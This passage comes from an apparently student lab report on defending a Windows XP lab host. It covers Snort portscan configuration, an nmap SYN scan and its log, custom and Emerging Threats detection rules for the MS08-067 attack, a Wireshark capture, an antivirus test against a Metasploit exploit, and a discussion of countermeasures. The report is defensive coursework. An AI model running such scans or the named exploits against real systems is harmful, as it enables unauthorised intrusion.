TICK TIME TURNME VERB X-EXPS X-LINK2STATE XADR XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE XSTA XTRN
XUSR } \
valid_cmds { ATRN AUTH BDAT CHUNKING DATA DEBUG EHLO EMAL ESAM ESND ESOM ETRN EVFY } \
valid_cmds { EXPN HELO HELP IDENT MAIL NOOP ONEX QUEU QUIT RCPT RSET SAML SEND SOML } \
valid_cmds { STARTTLS TICK TIME TURN VERB VRFY X-ADAT X-DRCP X-ERCP X-EXCH50 } \
valid_cmds { X-EXPS X-LINK2STATE XADR XAUTH XCIR XEXCH50 XGEN XLICENSE XQUE XSTA XTRN XUSR } \
xlink2state { enabled }

# Portscan detection. For more information, see README.sfportscan
preprocessor sfportscan: proto { all } memcap { 10000000 } sense_level { high } logfile { /var/
log/snort/portscan.log }

```

The above screenshot shows a section of the snort configuration file which detects port scans. It shows a preprocessor to alert portscan detection from all available protocols (tcp, udp, icmp) for all scan types with a high sense level and to record them in the file 'portscan.log'.



```

root@kali:~# nmap -sS 192.168.56.101

Starting Nmap 7.50 ( https://nmap.org ) at 2017-10-06 13:24 NZDT [ /var/
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or sp
ecify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers! Reverse DNS is disabled.
Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 192.168.56.101
Host is up (0.000091s latency).
Not shown: 977 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
23/tcp    open  telnet
25/tcp    open  smtp
53/tcp    open  domain
80/tcp    open  http
111/tcp   open  rpcbind
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
512/tcp   open  exec
513/tcp   open  login
514/tcp   open  shell
1099/tcp  open  rmiregistry

root@kali:~# tail -f /var/log/snort/portscan.log
Time: 10/06-13:24:23.237557
event_ref: 0
192.168.56.105 -> 192.168.56.101 (portscan) TCP Portscan
Priority Count: 5
Connection Count: 10
IP Count: 1
Scanner IP Range: 192.168.56.105:192.168.56.105
Port/Proto Count: 10
Port/Proto Range: 22:8080

```

After modifying the snort configuration file, '*snort.conf*', snort was run with these custom settings and launched a TCP SYN scan. The TCP SYN scan was detected in the log file, '*portscan.log*', and the following information about the portscan was logged:

- The Priority Count (5), keeps track of the number of bad responses (resets, unreachables) received.
- The Connection Count (10), shows how many connections are active on the hosts (either from the source or destination), a high Connection Count and a low Priority count would indicate that no response was received from the target.
- IP count (1), keeps track of the last IP to contact a host, this increments if the next IP is different.
- The Scanner IP range indicates whether the portscan was one-to-many or one-to-one. A one-to-one scan displays the scanner IP while a one-to-many displays the scanned IP range.

3.3.3 Mitigate Exploitation with Snort

```

local.rules
/etc/snort/rules

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert tcp any any -> 192.168.56.102 any (msg: "attack detected"; content: "|80 18 fa f0 e9|"; sid: 8463864;)
alert tcp any any -> 192.168.56.102 any (msg: "attack detected"; content: "|fa 00 10 03 67|"; sid: 8463865;)
alert tcp any any -> 192.168.56.102 any (msg: "attack detected"; content: "|ba 92 53 41 e2|"; sid: 8463864;)
alert tcp any any -> 192.168.56.102 any (msg: "attack detected"; content: "|00 3c 38 3b 31|"; sid: 8463865;)

```

```

local.rules
snort.conf

# $Id: local.rules,v 1.11 2004/07/23 20:15:44 bmc Exp $
# -----
# LOCAL RULES
# -----
# This file intentionally does not come with signatures.  Put your local
# additions here.

alert tcp any any -> $HOME_NET 445 (msg:"ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound -
MS08-067 (11)"; flow:established,to_server;content:"|0B|"; offset:2; depth:1; content:"|C8 4F 32 4B 70 16 D3
01 12 78 5A 47 BF 6E E1 88|";classtype:attempted-admin; sid:2008701; rev:5;)

alert tcp any any -> $HOME_NET 445 (msg:"ET NETBIOS Microsoft Windows NETAPI Stack Overflow Inbound -
MS08-067 (12)"; flow:established,to_server;content:"|1F 00|"; content:"|C8 4F 32 4B 70 16 D3 01 12 78 5A 47
BF 6E E1 88|"; content:"|5C|..|5C|"; classtype:attempted-admin; sid:2008702; rev:6;)

```

Capturing from eth0

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

Apply a display filter ... <Ctrl-/> Expression...

No.	Time	Source	Destination	Protocol	Length	Info
879	241.727374701	192.168.56.104	192.168.56.102	TCP	78	445 → 43341 [SYN, ACK] Seq=0 Ack=1 Win=
880	241.727407058	192.168.56.102	192.168.56.104	TCP	66	43341 → 445 [ACK] Seq=1 Ack=1 Win=29312
881	241.728392647	192.168.56.102	192.168.56.104	SMB	154	Negotiate Protocol Request
882	241.728780622	192.168.56.104	192.168.56.102	SMB	155	Negotiate Protocol Response
883	241.728793311	192.168.56.102	192.168.56.104	TCP	66	43341 → 445 [ACK] Seq=89 Ack=90 Win=293
884	241.730936102	192.168.56.102	192.168.56.104	SMB	213	Session Setup AndX Request, NTLMSSP_NEG

▶ Frame 883: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
 ▶ Ethernet II, Src: PcsCompu_84:f1:91 (08:00:27:84:f1:91), Dst: PcsCompu_2e:c5:9c (08:00:27:2e:c5:9c)
 ▶ Internet Protocol Version 4, Src: 192.168.56.102, Dst: 192.168.56.104
 ▶ Transmission Control Protocol, Src Port: 43341, Dst Port: 445, Seq: 89, Ack: 90, Len: 0


```

0000  08 00 27 2e c5 9c 08 00 27 84 f1 91 08 00 45 00  ..'....'.....E.
0010  00 34 89 60 40 00 40 06 bf 44 c0 a8 38 66 c0 a8  .4..@..@..D..8f..
0020  38 68 a9 4d 01 bd 1c 4c c4 0d 16 4f f7 cd 00 10  8h.M...L...O....
0030  00 e5 f2 45 00 00 01 01 08 0a 00 17 4a ea 00 00  ...E....J....
0040  c8 97

```

After using Wireshark to monitor packets received following the launch of an attack (ms08_067_netpai) on the victim Windows XP machine, some of the packet content was used and a rule was created to alert the user when an attack is launched, as shown in the screenshots above. However after creating and trying several rules, both sourced from the internet and written ourselves, to try and mitigate exploitation with Snort by alerting users, a rule could not be found that would alert the user that an attack was happening.

3.3.4 Installing Host Based Protections



After installing an antivirus software (AntiVir) on the Windows XP system, as shown by screenshot 1, an attack (ms11_006_createsizeddibsection) was launched using Armitage on the Kali system. The attack was not blocked by the antivirus software and the same pop-up messages were displayed as those displayed when the attack was carried out with the firewall turned off and no antivirus was installed on Windows XP system, as shown in screenshots 2 and 3. A possible explanation for why the exploits still work is that antivirus software scans files for patterns that may indicate malicious software based on known malwares. As the antivirus software version installed was from 2005 it would not have known about this type of attack, so it was not likely that it would have known that the file the attack created was malicious and no updates were provided to the antivirus to update for these particular patterns of malicious files.

3.3.5 Discuss the Pros and Cons of Snort

Pros	Cons
<ul style="list-style-type: none">• Free to download and use. As it is also an open-sourced software, there is a collaborative community able to help• Able to write rules you need as you see fit• It is able to log potential malicious packets based on the rules and preprocessors, providing evidence of attacks which could help fix security of the system• Provides a layer of defence for the entire network by monitoring and analysing the network traffic based on the rule set.• Able to provide real-time alerts when it thinks that an attack is happening, this is important for attacks that depend on speed such as Denial of Service attacks	<ul style="list-style-type: none">• Slow in packet processing, especially when the network is large• False negatives; it can miss intrusions• False positives; it can set off alerts when there are no attacks happening, which can be a hassle for administrators if there are a lot of false positives to look at• Will need to update set of rules created to mitigate against new attacks• No GUI available so it may be hard for non-programmers to use and understand.

Snort is a Network Intrusion Detection System (NIDS). It can detect a variety of attacks like operating system fingerprinting attempts, buffer overflows, and stealth port scans. It can detect these attacks mainly through the use of rules and preprocessors. As Snort is also a Network Intrusion Prevention System (NIPS) it can also prevent some of the attacks from happening by being able to drop packets and blocking traffic from a particular source address based on rules specified by the user.

Specifying rules is the best way to define content to remove, by running Snort in inline mode we can specify rules to drop certain packets with the rule actions of drop (block and log the packet), reject (same as block but also sends a TCP reset if the protocol is TCP or an ICMP port unreachable message if the protocol is UDP) or sdrops (blocks the packet without logging it).

In general rules are easy to write by using the format:

action proto src_ip src_port direction dst_ip dst_port (options)

But in practice it is harder to write rules for complicated attacks like the attacks used to exploit the vulnerabilities in the windows system. It takes a lot of trial and error to use the right content from the attack to make a rule against as it is hard to predict the content that are essential and stays the same for the attacks.

3.3.6 Discuss Other Countermeasures and Mitigations

Firewalls can prevent attacks happening to the computer system by providing ways to act as a packet filter which can deny certain packets from entering the network by examining protocol headers in each packet, the payload of each packet or examining the pattern generated by a sequence of packets which is essential to blocking attacks such as distributed denial of service. Another built-in security measure that should be enabled is the Data Execution Prevention Protection (DEP). This is used to prevent the execution of any malicious code in parts of the memory that should only hold data. This is particularly important in attacks such as buffer overflow, and should be turned on for all applications.

Updating systems, programs and services is also essential to enhancing the security of the system. As attacks are made to exploit the weaknesses of systems and services, updating systems, programs and services will often make adjustments and implement fixes and patches to combat against possible attacks by strengthening those weaknesses that attackers could exploit.

It is also essential to use additional software such as anti-virus and anti-malware software in order to prevent and protect against attacks. This is particularly important for a Windows XP system as Microsoft no longer provides security patches for the system due to its age. As mentioned earlier, it is also essential to update antivirus software. This is because this software scans files in the system for patterns that may indicate malicious software based on known malwares therefore new versions will often have additional shields against new types of attacks. Intrusion detection and prevention software (IDS and IPS) should also be used in order to monitor, detect and prevent against malicious activities or violations to the system.